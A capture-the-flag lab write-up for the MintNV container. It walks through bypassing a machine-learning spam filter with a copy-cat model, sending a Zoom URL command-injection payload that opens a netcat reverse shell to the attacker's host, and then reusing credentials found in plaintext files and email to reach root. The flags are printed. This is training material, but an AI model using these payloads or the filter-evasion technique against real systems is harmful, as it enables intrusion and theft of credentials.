MintNV Writeup

created and written by Nathan Schwartz (NVIDIA)
in collaboration with Will Pearce (Microsoft)

Executive Summary

MintNV is a vulnerable environment that showcases how an adversary can bypass defensive Machine Learning (ML) mechanisms to compromise a host. In order to do this, we combine standard web enumeration techniques with a basic knowledge of ML.

With knowledge of the applications used found on the website, we crafted a phishing email to send to an employee of MintNV. Through either trial-and-error or finding leaked model files, we were able to bypass the spam filter that protected the employee's inbox. The employee clicked the link, connecting to our machine and giving us shell access.

Browsing the employee's files, we found plaintext credentials on their Desktop and used them to read their email. The employee received an email from an executive which contained a plaintext password to a Zoom meeting room. Re-using these credentials, we were able to log into the executive's account.

Because the executive is an Administrator on the system, we used the same credentials to trivially escalate to the root user with the sudo command.

Usage

Pull the container to your local machine.

```
cmd: docker pull nvcr.io/nvidia/product-security/mintnv:v5
```

Run the container, exposing ports 22 and 80. The environment can be accessed at `127.0.0.1`

```
cmd: docker run -p 22:22 -p 80:80 -dt --rm --hostname mintnv.ctf
nvcr.io/nvidia/product-security/mintnv:v5
```


You can ensure that the container is running with `docker ps`

You can connect from the container to your host machine at `host.docker.internal`

Initial Foothold: pam

We begin the assessment with the usual nmap scan.


```
cmd: nmap -sV -sC 127.0.0.1 -v -oA nmap/scan
```



```
# Nmap 7.80 scan initiated Tue Apr 13 13:58:53 2021 as: nmap -sV -sC -v -oA nmap/scan 127.0.0.1
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:eb:02:b0:d9:61:7b:93:7a:0f:a0:e9:48:f5:d0:b5 (RSA)
|   256 72:f7:ef:1a:fb:03:f3:f9:c7:5c:1d:5c:96:08:27:23 (ECDSA)
|_  256 c7:0b:42:d1:05:05:86:bf:27:2e:c1:b2:ef:88:4a:c8 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: C72225C335504F3CCBAB4091C21BB818
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: MintNV - Quality Printing Products
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Apr 13 13:59:00 2021 -- 1 IP address (1 host up) scanned in 6.53 seconds
```


Nmap returns two open ports and tells us that the victim may be running Linux. Running a full scan, we don't find any more open ports.

Investigating the website on port 80, we find that MintNV is a copying & printing company.



There is plenty of information to find on this website, so we'll begin our enumeration with the /contact.html page. We can send someone a message using this webpage if we know their email address.

Furthermore, we find that MintNV has implemented a spam filter to discourage their users from sending malicious emails.



127.0.0.1 says

FAILURE: 624

Our automatic e-mail scoring system has marked this as spam. If this was a mistake, please contact an Administrator or try again.

OK

needhelp@mintnv.ctf

John Doe

johndoe@email.com

I wrote my message here

Submit Now


Address
99 Fake Street, Washington DC
United States, America

Phone
Local: 888 777 666
Mobile: 555 4444 333

Email
needhelp@mintnv.ctf
inquiry@mintnv.ctf

Follow

Navigating to the /news.html page, we see recent news posted by MintNV. We find a mention about people re-using credentials and a post about Proofpoint's Email Protection Solutions which uses Machine Learning (ML) to filter out spam.



Public Service Announcement

A message to our readers from security expert Michael Carell - Please keep your credentials secure! Don't just use the same password for everything. If the recent data breaches have taught us anything, it's that user privacy and security is only as good as the devices that protect them.

by admin 15 September, 2020 3 comments


Partnered with Proofpoint

We are proud to announce that we will be working with Proofpoint to offer our customers a better experience. Using their Email Protection Solutions, we are able filter out spam and empower our users. We take great pride in our transparency and acceptance of user feedback, so this solution is a step in the right direction.

by admin 21 August, 2020 1 comments

When searching for a Proofpoint ML spam filter bypass on github, we can eventually find Proof-Pudding. They were able to steal scored datasets from Proofpoint software and have created a copy-cat model for offline abuse. This allows an adversary to craft a malicious message that will pass through the spam filter.

At the /about.html page, we learn about the people who work at MintNV and see an FAQ section. The FAQ mentions using the /contact.html page to schedule a meeting with pam.fischer@mintnv.ctf. The hyperlink for "zoom invitation" leads to "zoommtg://zoom.us/join", which is the URL-Scheme used for starting the Zoom application from a browser. If we send a meeting invitation to Pam, they will click the link and join our meeting.



We believe in the power of great design

Design helps us stand out: from the clothes we wear, to the homes we live in, to the business cards we use. Design tells a story about us and what we stand for.

Question and answers

Frequently Asked Questions

How can I schedule a meeting?

You can connect with a MintNV representative through our contact page.

If you wish to schedule a drop-in meeting, please send a zoom invitation to pam.fischer@mintnv.ctf. Our representative will join your meeting room shortly. Please be sure to use Zoom version 2.0.1 or higher!

How long have you been in business?


What is your most popular product?

Where can I find special offers or promotions?

Finally, this section mentions that we should use Zoom version 2.0.1. A quick internet search leads us to an exploit of CVE-2017-15049, which allows us to inject an arbitrary command into a Zoom invitation. When Pam clicks the link, they will execute our code.

```
zoommtg://$([Your code here])
```

Looking for non-standard files, we find /.htaccess which lists RewriteBase as /models/. Navigating to /models/, we find the models used for the spam filter application. This model is identical to the sample model used in Proof-Pudding.



Index of /models

Name	Last modified	Size	Description
Parent Directory		-	
texts.h5	2021-03-12 17:41	23M	
texts.h5.vocab	2021-03-12 17:41	2.6M	


Apache/2.4.18 (Ubuntu) Server at 127.0.0.1 Port 80

We now have everything we need to bypass the spam filter and send a malicious message to Pam Fischer. While it is possible to brute-force the contact page to find the perfect words for a passing score, it's easier to use Proof-Pudding.

```
cmd: python3.8 proofpudding.py score -m texts.h5 email.txt
```

Note that you can also use the Proof-Pudding insights command to find the highest scoring words. We want to execute a netcat command to give us a reverse shell. This example payload below shows one of many messages that will pass the spam filter.

```
cmd: nc -lvp 53
```



Send Message

pam.fishcer@mintnv.ctf

John Doe

johndoe@email.com

```
blackberry
tuesday
fax
zoommtg://$(nc${IFS}-e${IFS}/bin/bash${IFS}host.docker.internal${IFS}53)
```

Details


Address
99 Fake Street, Washington DC
United States, America

Phone
Local: 888 777 666
Mobile: 555 4444 333

Email
needhelp@mintnv.ctf
inquiry@mintnv.ctf

Once connected, we can turn this into an STTY shell if Python is installed.

```
pam@mintnv> export TERM=xterm-256color;python -c 'import pty;pty.spawn("/bin/bash");'
pam@mintnv> ^Z
cmd: stty raw -echo;fg[ENTER][ENTER]
```




```
pam@mintnv:~$ hostname && id
mintnv.ctf
uid=2004(pam) gid=2004(pam) groups=2004(pam)
pam@mintnv:~$ cat user.txt
efff9d68d43bba5e297a4ac2e32e7bca
```

Privilege Escalation 1: pam ➜ ryan


Looking at /etc/passwd, we see that Ryan Novak, Jan Hardin, Kelly Kaling, Pam Fischer, and Jim Krasinski are all users on this machine. Our web enumeration told us that Ryan is the Chief Technology Officer, so they may be our next target.

Thinking like our user, we take a look at the home directory. One thing that sticks out is the .muttrc file. The internet tells us that it is the configuration file for Mutt, a command-line based Email client. We then confirm that this machine is using postfix and dovecot to run SMTP and IMAP respectively.



```
pam@mintnv:~$ cat .muttrc
set spoolfile = imap://pam.fischer@mintnv.ctf/INBOX
set folder = imap://pam.fischer@mintnv.ctf/
set smtp_url = "smtp://pam.fischer@mintnv.ctf:587"
set from = "pam.fischer@mintnv.ctf"
set realname = "Pam Fischer"

set editor = "nano"
set record = "/dev/null"
```


Checking for sensitive information in their personal documents, we are able to find an aptly named 'Untitled (4).txt' file with a list of their credentials.



```
pam@mintnv:~$ cat Desktop/Untitled\ \(4\).txt
LinkedIn:
pfischer@gmail.com
Dundies2005

Facebook:
pfischer@gmail.com
Sabre@67

Email:
pam.fischer@mintnv.ctf
Stayin#Alive

MintNV Portal:
pam.fischer@mintnv.ctf
BearsBeetsBSG
```


Using the Mutt email client, we input the credentials "Stayin#Alive" to read their inbox. Inside, we find messages from the /contact.html page and some personal/business emails.

```
pam@mintnv> mutt
```




```
q:Quit  d:Del  u:Undel  s:Save  m:Mail  r:Reply  g:Group  ?:Help
   1   + Mar 08 Stanley Baker   (0.5K) Re: Post-Meeting Questions
   2   + Mar 09 Gabe Woods      (1.1K) *Contact Form*
   3   + Mar 10 Darryl Robinson (1.0K) *Contact Form*
   4   + Mar 11 Jim Krasinski   (0.5K) Re: Re: Weekend Plans
   5   + Mar 11 Toby Lieberstei (1.0K) *Contact Form*
   6   + Mar 12 Ryan Novak      (0.7K) Meeting Invitation
   7   + Mar 12 Dwight Wilson   (0.9K) *Contact Form*













---Mutt: =INBOX [Msgs:7 5.7K]---(threads/date)-------------------------(all)---
```

Many of the *Contact Form* emails are people requesting a meeting with Pam. These rooms are all password protected in the Zoom URL, however the default behavior for sharing a meeting with someone lists the Passcode for the room in plaintext. Looking at a message from Ryan Novak, we find that they did not omit the Passcode for their meeting. With the /news.html mentioning re-used credentials, it's worth trying 'Sudoku514' as Ryan's password.



```
i:Exit  -:PrevPg  <Space>:NextPg v:View Attachm.  d:Del  r:Reply  j:Next ?:Help
Date: Fri,  12 Mar 2021 13:17:59 +0000 (UTC)
From: Ryan Novak <ryan.novak@mintnv.ctf>
To: Pam Fischer <pam.fischer@mintnv.ctf>
Subject: Meeting Invitation

Ryan Novak is inviting you to a scheduled Zoom meeting.

Topic: Quarterly Client-Outreach Review

Join Zoom Meeting
zoommtg://zoom.us/join?confno=3951045625&pwd=Um5XbHcrV3o4cUt3M3VNc2lnPT0K&zc=0

Meeting ID: 395 104 5625
Passcode: Sudoku514


As you know, Robert Spader is OOTO this week so I will be conducting your performance review.
Please prepare any documents you may need during the meeting.

I look forward to seeing your progress!

Best,
Ryan Novak



-  +- 6/7: Ryan Novak              Meeting Invitation                         -- (all)
```


```
pam@mintnv> su - ryan
```



```
ryan@mintnv:~$ hostname && id
mintnv.ctf
uid=2001(ryan) gid=2001(ryan) groups=2001(ryan),4(adm),24(cdrom),27(sudo),46(plugdev)
```

Privilege Escalation 2: ryan ➔ root


Looking at the groups Ryan is in, we see that they are in the sudo group. Because we know their password, we can check what they can do with sudo.



```
ryan@mintnv:~$ sudo -l
[sudo] password for ryan:
Matching Defaults entries for ryan on mintnv.ctf:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\:/sbin\:/bin\:/snap/bin

User ryan may run the following commands on mintnv.ctf:
    (ALL : ALL) ALL
```

As expected, Ryan can run anything as anyone and we trivially escalate to the root user.

```
ryan@mintnv> sudo su - root
```



```
root@mintnv:~# hostname && id
mintnv.ctf
uid=0(root) gid=0(root) groups=0(root)
root@mintnv:~# cat root.txt
b5ebf2bfabc5242d7337c3c212b1aefe
```

With that, we have fully compromised MintNV. Cheers!